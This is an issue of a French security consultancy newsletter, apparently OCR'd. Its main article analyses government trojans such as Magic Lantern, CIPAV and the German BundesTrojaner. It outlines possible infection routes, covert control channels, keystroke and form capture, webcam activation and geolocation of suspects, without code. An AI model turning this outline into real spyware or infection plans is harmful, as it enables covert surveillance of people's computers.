L'ACTUSÉCU 21

XMCO | PARTNERS

FEDERAL TROJAN ET CLICKJACKING

SOMMAIRE

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 21

L'hyperactivité de la sécurité informatique...

Notre secteur d'activité souffre d'hyperactivité depuis son origine : tous ses acteurs passent d'un sujet à un autre, avec une quasi-frénésie, sans jamais aller au bout des choses, ni jamais régler totalement les problèmes, au motif qu'il y a trop de sujets à couvrir...

En définitive, on peut légitimement se poser la question suivante : adresser des problématiques complexes qui nécessitent des notions aussi bien d'expertise que de diplomatie et de négociation, ne doit-il relever que du RSSI...?
Si l'on regarde bien chaque métier de l'informatique, tout le monde jouit d'un descriptif de poste précis, avec des objectifs détaillés à atteindre, et des moyens plus ou moins en adéquation.


Qu'en est-il du RSSI, auquel on demande de couvrir aussi bien la sécurité des postes nomades, que la gestion du Plan de reprise d'activité, en passant par la sécurité du développement. Finalement, il devient de plus en plus courant de constater qu'en créant des postes de RSSI, chaque personne de l'entreprise s'est dessaisie de la sécurité puisqu'un Sauveur venait à point nommé l'en débarrasser.

Au final, au lieu de fédérer les énergies, le RSSI se retrouve à devoir tout couvrir en même temps, parfois à la place des autres. Forcément, ça épuise...
À juste titre, il est légitime de poser une question d'actualité : en ces temps de crise (dont tout le monde parle, et dont nous ne parlerons pas !), que va-t-il advenir des budgets sécurité ? Vont-ils être maintenus ? Diminués ? Augmentés ?
Après l'affaire Kerviel et les multiples constats de défaillances informatiques, ça serait un comble de se retrouver en plus sans moyen...

En attendant de découvrir peu à peu les réponses aux questions qui se profilent, voici de nouvelles études concernant les attaques Web du moment, un petit mot sur notre participation au prochain *Infosecurity*, un descriptif des chevaux de Troie utilisés par les gouvernements, et l'actualité du mois.

En espérant avoir vos avis très bientôt, je vous souhaite une bonne lecture.

Marc Behar



Les Federal Trojans : les écoutes et les perquisitions numériques

Lors de la grande messe BlackHat qui s'est tenue à Las Vegas cet été, un vieux sujet a refait surface : les Chevaux de Troie gouvernementaux.

Derrière ce concept se cache un enjeu crucial pour les forces de l'ordre : les perquisitions numériques, le renseignement, les infiltrations et les écoutes de la téléphonie sur Internet à l'heure du web 2.0.

XMCO | Partners

L'historique

Back in 1970

Avant de commencer, un éclaircissement lexical s'impose.
Les termes Trojan, Cheval de Troie, Backdoor ou encore porte dérobée désignent un logiciel ayant pour vocation de donner un accès logique à un ordinateur sans l'autorisation de son propriétaire. Ces logiciels sont le plus souvent envoyés à la victime dans une pièce jointe, à un email ou ajoutés discrètement à un autre logiciel.
Ces logiciels malicieux ont été médiatisés à la fin des années 90 avec la célèbre Backdoor BackOrifice diffusée par le groupe de hackers nommé "Cult Of the Dead Cow". Cette Backdoor, présentée sous la forme d'un logiciel d'administration de parc informatique, permettait aux pirates de prendre le contrôle à distance d'un ordinateur Windows via le port TCP 31337, numéro faisant référence au mot "ELEET" dans le langage haxor.
Backorifice n'est pour pas autant la première Backdoor. Ce concept est aussi vieux que l'informatique : à l'époque des premiers systèmes ouverts, les développeurs avaient l'habitude de s'aménager un compte Telnet caché sur les systèmes de leurs clients afin de pouvoir revenir corriger simplement les éventuels bugs de leurs programmes.

Lorsque l'on parle de Backdoor ou de Trojan, on parle aussi généralement de "rootkit". Le terme "rootkit" définit l'ensemble des techniques et des astuces du système d'exploitation permettant de cacher la présence d'une Backdoor à l'utilisateur victime. Les techniques de rootkit permettent de cacher les traces générées lors de l'installation et de l'utilisation de la Backdoor sur le système. La technique la plus simple consiste, sur un système Unix, à modifier le code des utilitaires "ps" et "netstat" pour ne pas afficher le processus malicieux et les connexions réseau engendrées par la Backdoor.

2000 : apparitions des Trojans fédéraux

Les pirates se sont toujours intéressés aux Backdoors, car celles-ci constituent une étape clé lors d'une intrusion informatique. Les autorités gouvernementales ont également commencé à s'intéresser à l'utilisation légale des Backdoors à la fin des années 90. En 2001, le gouvernement américain a d'ailleurs révélé avoir développé une Backdoor à des fins d'enquête pour le FBI. Cette dernière, nommée **"Magic Lantern",** devait être utilisée pour s'introduire dans les ordinateurs à des fins de renseignement.

La Magic Lantern a ouvert la voie à l'utilisation à des fins judiciaires de logiciels utilisant le principe des Backdoors. La Magic Lantern est ce que l'on appelle un Federal Trojan (Trojan fédéral ou "Cheval de Troie gouvernemental" en français). Le terme "policeware" est également utilisé en référence aux "malwares".

D'après les informations qui ont circulé à l'époque, la Magic Lantern prenait la forme d'un programme exécutable **envoyée par email** par le FBI. Une fois exécuté, celle-ci avait pour vocation de se cacher et d'enregistrer les frappes de clavier avec un keylogger.

La révélation de l'existence de ce Federal Trojan par les services secrets américains - suite à une fuite relayée par plusieurs journalistes américains - avait d'ailleurs engendré un débat très intéressant sur le rôle patriotique des éditeurs antivirus. Ces derniers doivent-ils détecter la Magic Lantern ?

À l'époque, **Symantec**, l'éditeur de Norton Antivirus, avait annoncé qu'il pourrait prendre des dispositions pour ne pas détecter ce logiciel espion. A contrario, Sophos déclarait qu'il détecterait la Magic Lantern car leur antivirus n'était pas destiné uniquement au marché américain et que les citoyens de pays étrangers avaient le droit de savoir s'ils étaient "sur écoute".

Depuis la Magic Lantern, le FBI a continué de développer le concept de Federal Trojan, notamment avec **le logiciel CIPAV** qui s'est rendu célèbre lors de l'affaire Timberlinebombinfo (voir encadré sur le sujet).

Des chevaux de Troie spécialement conçus...

Pourquoi les Trojans Fédéraux?

Le besoin pressant de tels logiciels est apparu suite aux différents cas où des terroristes avaient utilisé des webmails et des forums Internet pour préparer leurs actes. Les services de renseignements de plusieurs pays se sont alors intéressés à la possibilité d'installer un logiciel espion au sein d'ordinateurs personnels et de pouvoir ainsi détecter au plus tôt des actions terroristes.
En effet, le renseignement technique basé sur les écoutes téléphoniques touche à ses limites lorsque les terroristes utilisent Internet pour planifier et organiser leurs attaques.

Si l'on devait établir une liste des besoins des enquêteurs nécessitant l'installation à distance d'un logiciel espion sur la machine d'un suspect, nous proposerions :
-**Surveiller** l'utilisation des **forums**
-**Récupérer des mots de passe** pour pouvoir s'introduire dans les serveurs privés utilisés par le suspect
-**Récupérer de preuves** sur l'ordinateur avant la perquisition et avant la destruction volontaire du disque dur
-**Surveiller les emails** et les chats
-**Déjouer le chiffrement**
-Contourner les freins et les ralentissements liés aux perquisitions chez les hébergeurs et les FAI
-**Lister** les destinataires (emails, IP) de complices...

Le dernier point est très important. Aujourd'hui, les écoutes et les perquisitions sont réalisées chez le FAI du suspect. Mais avec l'explosion des Hotspots WiFi et des accès nomades, il devient forcément très difficile pour la police d'intervenir chez le FAI d'un suspect. De plus, avec le peu de logs exploitables disponibles chez certains FAI et lorsque le temps est compté, il devient plus pratique de s'introduire directement dans l'ordinateur du suspect pour y récupérer directement les preuves et les renseignements nécessaires à l'enquête.

L'idée traverse l'Atlantique : BundesTrojaner

Les besoins d'intrusion au sein de l'ordinateur d'un suspect ne sont pas exclusifs aux affaires américaines. Le sujet des Trojans fédéraux a traversé l'Atlantique. Cette pratique a été très discutée en Allemagne en 2007 avec le projet de loi de l'ancien ministre de l'Intérieur allemand **Heinz Fromm** concernant la création d'une possibilité juridique pour fouiller, à distance, l'ordinateur d'un suspect. Il était alors fait référence au terme **"BundesTrojaner"**, le Cheval de Troie Fédéral. Les organes d'Etat allemands ont à l'époque rejeté un tel projet, expliquant qu'il était interdit de fouiller l'ordinateur d'un suspect sans son autorisation. Cependant, le projet de BundesTrojaner n'a - certainement - pas été abandonné, car l'utilisation d'un BundesTrojaner est légalement justifiable lorsque la protection de la Constitution ou la sécurité nationale est en jeu.

Les gouvernements suédois et autrichien ont également annoncé qu'ils réfléchissaient à un cadre juridique pour des Trojans Fédéraux.

La fin des écoutes classiques

Avant tout, le Trojan Fédéral répond à une interrogation légitime des services de renseignements: comment continuer à surveiller les conversations téléphoniques à l'heure de Skype ? Les écoutes classiques sur la paire torsadée d'une ligne téléphonique sont, en effet, devenues obsolètes avec la téléphonie sur IP et encore plus avec l'utilisation du chiffrement SSL.

Bien que l'Etat chinois ait résolu le problème de **Skype** et de SSL en diffusant **une version buggée du logiciel** de téléphonie sur Internet. Les services de renseignements de tous les pays doivent légitimement trouver des moyens techniques fiables pour écouter une communication téléphonique émise depuis un ordinateur suspect et cela indépendamment de l'endroit où est branché cet ordinateur.

En particulier - et même si **le mythe des clés de chiffrement 128 bits cassées** en quelques secondes par la NSA persiste - l'écoute sur Internet d'un flux de voix sur IP (H.323 ou RTP) devient difficile dès lors que le canal est chiffré (SSL, SRTP...). La seule solution efficace et pratique pour une telle écoute consiste à **s'introduire dans un des deux ordinateurs** communicants et d'écouter - à la source - la conversation avant son chiffrement.

> **"L'état chinois a résolu le problème de Skype et du chiffrement SSL en diffusant une version buggée du logiciel... "**

Il est bien sûr possible d'imaginer des attaques cryptographiques ou **SSL-Man-in-the-middle**, mais ces techniques d'attaques ne sont pas assez fiables pour une utilisation à des fins de renseignement. Si le canal de communication n'est plus en mesure d'être écouté, l'information doit être récupérée à la source... Une société allemande propose justement un tel outil...


L'agent 007 n'aura donc plus besoin de cacher un mouchard dans le combiné de l'espion russe et Q va devoir se mettre à l'informatique ;)

INFO

La Skype Capture Unit

En Allemagne, la société Digitask spécialisée dans la sécurité des télécommunications propose à l'état allemand d'utiliser un Trojan pour écouter les conversations Skype SSL.

Cette offre fait suite au désir de l'Etat d'établir un protocole d'écoute pour les communications téléphoniques émises depuis le territoire allemand avec le logiciel d'eBay. Digitask propose de facturer à l'état les écoutes à la communication. Le prix de 2500 euros par conversion SSL capturée a été révélé par un devis scanné et largement diffusé sur le net.


Eine Visualisierung der durch SSL-Verschlüsselung kryptierten Daten kann nur erfolgen, wenn eine DSL-Maßnahme geschaltet ist und diese in einem DigiTask TKÜ-System dekodiert wird.

Mietpreis der SSL-Dekodierung pro Monat und Maßnahme 2.500,00 €

Zur Verschleierung der eigenen IP-Adresse müssen noch zwei Proxyserver von Ihrem Amt angemietet werden. Es empfiehlt sich hier einen Proxy in Übersee zu mieten.

Angeschlossen wird die Skype Capture Unit an einen vorhanden DSL-Anschluß mit einem Upload möglichst größer 128Kbit/s. Für die Zugangssicherung empfehlen wir den Einsatz einer Firewall die von Ihrem Amt beigestellt und installiert wird.

Les services de renseignements étatiques ne s'intéressent pas seulement aux conversations téléphoniques : **l'interception des emails** devient également incontournable. Bien que la capture d'une messagerie sur un FAI classique soit assez simple à mettre en oeuvre, l'opération devient très difficile lorsqu'il s'agit d'une webmail hébergée à l'étranger ou de forums de discussion privés. Dans ces situations,les enquêteurs n'auront très certainement pas la possibilité de perquisitionner rapidement l'hébergeur.

Un logiciel espion installé sur l'ordinateur du suspect permettra **de lire les messages postés** et reçus, indépendamment du système de messagerie utilisé.

Modus Operandi

Nous comprenons donc bien pourquoi les services de renseignements et les gouvernements s'intéressent forcément au concept de Trojan fédéral. Mais comment pourraient-ils procéder pour introduire en premier lieu ce logiciel espion?

Lors de la conférence Blackhat dédiée à ce sujet, **M.Grunwald** a énuméré plusieurs moyens que nous citons et complétons ici avec nos propres hypothèses.

1) La méthode "rentre dedans" : **un fichier exécutable attaché à un email** judicieusement rédigé incitant le suspect à ouvrir le programme.


2) **L'insertion du Trojan dans un téléchargement initié par le suspect**. C'est la technique illustrée par Grunwald lors de sa présentation à la Blackhat. Il suffirait à un gouvernement de s'associer avec les fournisseurs d'accès Internet ou avec les sites de téléchargement. En positionnant un serveur proxy transparent entre le suspect et un serveur web de téléchargement, il est facile d'ajouter - à la volée - le Trojan Fédéral à tous les programmes téléchargés par les suspects. La plupart des logiciels se mettent à jour tout seuls par Internet (ex: Windows Update, iTunes, Office, etc.). Cette méthode est donc très efficace. M.Grunwald nous fait d'ailleurs remarquer les millions de téléchargements de la mise à jour 3.0 de Firefox le jour de sa sortie.

Cette méthode nécessite la coopération du FAI du suspect. La connaissance de l'adresse IP du suspect est indispensable pour cibler l'infection ; le cas échéant, des millions d'utilisateurs pourraient être injustement infectés par le Trojan Fédéral. Mr Grunwald expose d'ailleurs cette méthode pour infecter simplement des millions de citoyens.

> “Les services de renseignements étatiques ne s'intéressent pas seulement aux conversations téléphoniques : l'interception des emails devient également incontournable...”

3) **L'intrusion physique**. Les services de renseignements s'introduisent dans la résidence du suspect et installent discrètement le Trojan dans son ordinateur. Avec cette méthode, il est même possible d'utiliser un Trojan matériel inséré physiquement dans l'ordinateur ou le modem ADSL. Cette méthode pourrait avoir un certain succès juridique, car elle permet d'assurer l'identité du suspect et ainsi répondre à un grand nombre de limitations d'ordre juridiques et constitutionnels.

4) **Le téléchargement obligatoire**. Combien de personnes déclarent leurs impôts par Internet ? Lorsque vous téléchargez l'applet Java signée du Ministère des Finances, le serveur des impôts pourrait - techniquement - insérer silencieusement un Trojan dans votre ordinateur.



5) **L'exploitation d'une faille de sécurité**. Il s'agit ici d'exploiter une vulnérabilité de l'ordinateur suspect pour le forcer à télécharger et exécuter le programme du Federal Trojan. Pour cela, il serait possible d'exploiter des failles de sécurité du navigateur Internet (ex: Internet Explorer), du client de messagerie (ex : Outlook) ou encore des plug-ins de navigation très populaires comme Adobe PDF ou Macromedia Flash. C'est ici la même méthode qui est employée par les pirates informatiques avec des packs d'exploits comme MPack ou NeoSploit. Cette méthode, bien que très efficace, requiert le maintien d'une librairie d'exploits et de 0-day performants par les autorités.

> “ La fonctionnalité de base d'un Trojan Fédéral : récupérer des preuves à distances... ”

6) **Les ActiveX et les applets signées**. Il s'agit ici d'utiliser une applet qui se chargera de sortir de la sandbox du navigateur et d'installer le Trojan fédéral. Il est évidemment difficile pour un pirate de faire certifier son Trojan malicieux par une autorité de confiance, mais cela est tout à fait envisageable pour un gouvernement. Une applet signée ou un ActiveX Microsoft certifié ne demandent pas la permission à l'utilisateur pour outrepasser les restrictions du navigateur et accéder aux couches basses du système d'exploitation.

Cette dernière méthode a pour avantage d'être portable et relativement universelle...

Étude prospective sur les fonctionnalités

Si nous devions concevoir et utiliser un Trojan fédéral, quelles en seraient les fonctionnalités? Nous présentons ici ces fonctionnalités hypothétiques en plusieurs catégories.

Le canal de contrôle

Tout d'abord, le Trojan fédéral doit pouvoir **communiquer avec son serveur** maître pour pouvoir envoyer les informations capturées.

Il est évident aujourd'hui que le Trojan établira une connexion sortante de type phone-home, très certainement au **dessus du protocole HTTPS**.

Idéalement, le Trojan devra être capable d'utiliser **plusieurs méthodes de connexion** avec son maître afin de parer aux blocages qu'il pourra rencontrer sur l'ordinateur du suspect : firewall personnel, proxy, filtre...
Pourquoi ne pas imaginer un Trojan utilisant des techniques dites de *canaux cachés*, avec, par exemple des flux encapsulés dans du POP3/IMAP ou des requêtes DNS ?

La collecte de renseignements

Il s'agit ici de la fonctionnalité de base d'un Trojan fédéral : récupérer des preuves à distance. Les Anglo-saxons appellent cela le **"remote forensics"**.

Bien que séduisante, l'éventualité d'une copie ISO, à distance, du disque dur risque d'être écartée pour des problèmes évidents de bande passante. Le Trojan sera chargé de chercher des documents dans le disque dur du suspect selon plusieurs mots-clés : en bref, l'équivalent d'un Google Desktop ou d'un Apple Spotlight.

Le Trojan devra également être capable **de rechercher des informations dans l'historique d'Internet Explorer** et dans la base de registre : URL visitées, cookies, licences logicielles, numéro de série, mots de passe, etc. Alors que la Magic Lantern possédait un keylogger classique, il est probable qu'un tel Trojan s'inspirera des malwares les plus récents et utilisera **la technique de hooking de l'API Windows**.

Dès lors, tout ce que le suspect postera sur Internet, y compris sur des sites HTTPS, sera enregistré. Tous les champs HTML INPUT seront copiés : mots de passe sur des forums, contenus des formulaires, etc.

Le malware Anserin a prouvé la puissance de cette technique (Voir l'article de Yannick Hamon et de Frédéric Charpentier présenté lors de la conférence SSTIC 2008).


Enfin, les connaisseurs des **Backdoors BackOrifice ou SubSeven** aimeront la possibilité d'activer le micro et la webcam de l'ordinateur (intégrés à tous les ordinateurs portables récents).

L'identification et la localisation du suspect

Les preuves sont inutiles si la police ne peut pas localiser précisément le suspect ("loger" dans le jargon policier). Comment un Trojan pourrait-il **géolocaliser l'ordinateur** ?

Tout d'abord, le Trojan pourra déterminer l'adresse IP LAN et publique du suspect. Cela peut être très utile si le suspect utilise un rebond ou le réseau d'anonymisation TOR. À partir de l'adresse IP réelle du suspect et avec la collaboration du FAI de ce dernier, il sera possible d'obtenir l'adresse postale de la personne. Le FBI possède d'ailleurs un Trojan dédié à la révélation de l'IP réelle d'un suspect (voir cas l'encadré Timberlinebombinfo).

Si l'IP source n'est pas suffisant, ce qui risque d'être le cas dans certaines situations (hotspots, FAI étranger, Roaming...), le Trojan pourra tenter **de trianguliariser le suspect avec plusieurs requêtes traceroute**. Cela ne donnera pas l'adresse exacte, mais pourra donner des indications sur la région au niveau mondial.



Enfin, la localisation d'un suspect peut être assez simple : il suffit parfois de fouiller la base de registre et l'historique de navigation Internet à la recherche de noms, d'adresses, de numéro de téléphone, de numéro de sérié, etc. Le suspect a peut-être commandé une pizza par Internet en inscrivant sa véritable adresse ou a acheté son ordinateur en donnant sa vraie adresse (les numéros de série du châssis/processeur seront alors recherchés).

Il existe **un grand nombre de traces dans un ordinateur** pour en déterminer son propriétaire. Nous ne les évoquerons pas toutes ici.

La crainte du Trojan de série

Le cas Sony Music

Lorsque l'on aborde le thème des Trojans fédéraux, il est impossible de ne pas craindre la présence d'un Trojan de série. En 2005, Sony a défrayé la chronique avec son **"DRM Trojan horse".** Ce Trojan, découvert par hasard par la société Sysinternals, s'installait silencieusement à la lecture dans un ordinateur Windows d'un CD pressé par Sony Music.

> *"* **Un Federal Trojan doit être capable de géolocaliser l'ordinateur infecté par plusieurs méthodes : adresse IP source, triangulation, recherche dans l'historique de navigation... "**

Ce Trojan installait alors une Backdoor IRC sur tous les ordinateurs lisant le CD. Mis à part le fait de combattre le piratage, les objectifs réels de ce Trojan n'ont jamais été déterminés. Pour l'anecdote, quelques semaines après la découverte du Trojan Sony, un malware nommé **Stinx**, diffusé sur la toile, tentait déjà d'exploiter une faille de sécurité du Trojan Sony.

"Envoyer" ou "Ne pas envoyer"

Qui ne s'est jamais demandé, lors du Enième plantage de Word, ce qui était réellement envoyé à Microsoft lorsqu'une fenêtre de dialogue s'affiche pour vous demander si vous voulez envoyer (ou non) les informations sur le crash à Microsoft ?

Énormément de logiciels commerciaux sont aujourd'hui équipés d'un **phone-home** (voir ActuSécu n°12). Il est intéressant de se demander ce qu'envoient tous nos logiciels sur Internet sans notre autorisation.

Un Trojan dans les processeurs

Le meilleur Trojan de série serait évidemment un code **inséré directement dans le micro-processeur** par le fondeur (AMD, Intel, Motorola...). Dès lors, il serait extrêmement **difficile de détecter** ces programmes-espions, car ces derniers ne seraient pas dans le système d'exploitation.

Plusieurs sujets connexes ont été présentés à la conférence **SSTIC** en juin dernier. Il est évident que ce risque doit être pris au sérieux par les agences de contre-espionnage.

Portabilité et convergence

Concrètement, si les gouvernements investissent dans le développement d'un véritable Trojan à des fins policières, il est probable que ce logiciel fonctionnera **avant tout sur les systèmes Windows.** Avec l'engouement pour le système **Mac OS X**, il est aussi probable qu'il devra également s'infiltrer dans la pomme.
Dans le cas où la cible utilise Windows avec les droits Administrateurs, l'injection d'un Trojan ne sera pas difficile. Mais si la cible est un système Mac OS X ou Linux, l'utilisateur devra autoriser le Trojan à s'installer.

Un Trojan multiplateforme Java ?

Est-il possible de construire un Trojan **suffisamment performant en Java** ? Chaque système possédant ces spécificités (base de registre, /Library, permissions sur les fichiers, etc.) une version spécifique à chaque OS sera certainement envisagée. Il sera donc nécessaire pour un gouvernement de maintenir **plusieurs Trojans**.

Les smartphones


Bien que les écoutes téléphoniques GSM soient réalisées au niveau de l'opérateur ou des relais radios (BSS, BSC,...), l'arrivée des **Smartphones** avec un véritable système d'exploitation ouvre de nouvelles possibilités. Puisque l'opérateur peut pousser automatiquement des mises à jour sur les téléphones, pourquoi ne pas en profiter pour ajouter un Trojan au besoin ?

Il sera par exemple possible de **surveiller les emails** rédigés par le suspect avec son Smartphone. Certains rétorqueront que cela n'est même pas nécessaire s'il s'agit d'un Blackberry...

À quand le **premier Trojan** (fédéral ou non) pour iPhone ? Avec le GPS intégré dans le téléphone, la **géolocalisation** sera un jeu d'enfant.

L'AFFAIRE TIMBERLINEBOMBINFO

Le 4 juin 2007, le lycée Timberline (Idaho, USA) reçoit plusieurs **menaces terroristes par email.** Cet email, provenant de la webmail Google avec l'adresse dougbrigs@gmail.com, menace de faire exploser une bombe dans le lycée. L'auteur, sûr de son anonymat, ajoute même « *Oh, and for the police officers and technology idiots at the district office trying to track this e.mail... I can give you a hint. The email was sent over a newly made gmail account, from overseas in a foreign country. ... So, good luck talking with Italy about getting the identity of the person who owns the 100Mbit dedicated server* »



Dans un second email pour semer la terreur dans le lycée, l'auteur ajoute : « *HAHAHA... it's coming from Italy. Oh, and this e.mail will be sent behind a proxy behind the Italy server* ».

A la demande du FBI, Google fournit les logs enregistrées lors de la création du compte dougbrigs@gmail.com. Ces logs révèlent que l'adresse IP utilisée est l'adresse de la **machine zombie en Italie.** Dès lors, l'enquête devient difficile...


Un élève déclare alors avoir reçu des messages sur MySpace en provenance d'un profil nommé Timberlinebombinfo.

L'enquête redémarre alors. MySpace est sommé de donner les logs de création du profil Timberlinebombinfo. Là encore, la déception est au rendez-vous : l'adresse IP est l'adresse italienne.

L'auteur des menaces terroristes semble effectivement avoir pris ses précautions.
Le FBI décide alors d'utiliser un Federal Trojan nommé "**CIPAV**" (Computer and Internet Protocol Address Verifier). L'objectif de ce Trojan est de révéler l'adresse IP réelle de la personne l'exécutant, peu importe le nombre de rebond et de proxies utilisés.

CIPAV est alors implanté sur le MySpace du pirate avec la collaboration de **MySpace.** C'est ainsi que l'auteur des emails terroristes s'est fait piéger : en visitant son profil, le CIPAV s'est silencieusement installé sur l'ordinateur du terroriste et a immédiatement envoyé l'adresse IP au FBI. A priori, le CIPAV aurait été injecté via une faille de sécurité, alors non patchée, d'Internet Explorer : la **faille ANI.**

Le rapport complet de Norman Sanders, l'agent du FBI chargé de l'enquête, a été rendu public et est téléchargeable à l'adresse suivante :
http://blog.wired.com/27bstroke6/files/timberline_affidavit.pdf


United States District Court

WESTERN DISTRICT OF WASHINGTON

FILED LODGED — ENTERED RECEIVED

JUN 12 2007

APPLICATION AND AFFIDAVIT FOR SEARCH WARRANT

CASE NUMBER: MJ07-5114

FILED UNDER SEAL

of the Search of any computer
tronic message(s) directed to
s) of MySpace account
mbinfo" and opening message(s)
at account by the government.

S. FBI Special Agent Norman B. Sanders, Jr., being duly sworn depose and say:

Les limites des Trojans fédéraux

Tout d'abord, la collaboration des éditeurs antivirus n'est **pas une condition indispensable**, mais elle serait très pratique. L'affaire de la Magic Lantern avait démontré la collaboration de plusieurs éditeurs avec le gouvernement américain : ceux-ci ne détectaient pas, volontairement, le logiciel espion Magic Lantern.

Ensuite, ces Trojans ont pour objectif de faire ce que les Anglo-saxons appellent du *remote forensics* : de la récupération de preuves à distance. Une limite pourrait très bien être la **diffusion de fausses preuves** ou la désinformation ciblée. Si le suspect est conscient d'être vérolé, celui-ci peut volontairement laisser en évidence de fausses informations sur son bureau ou indiquer de fausses pistes par chat.

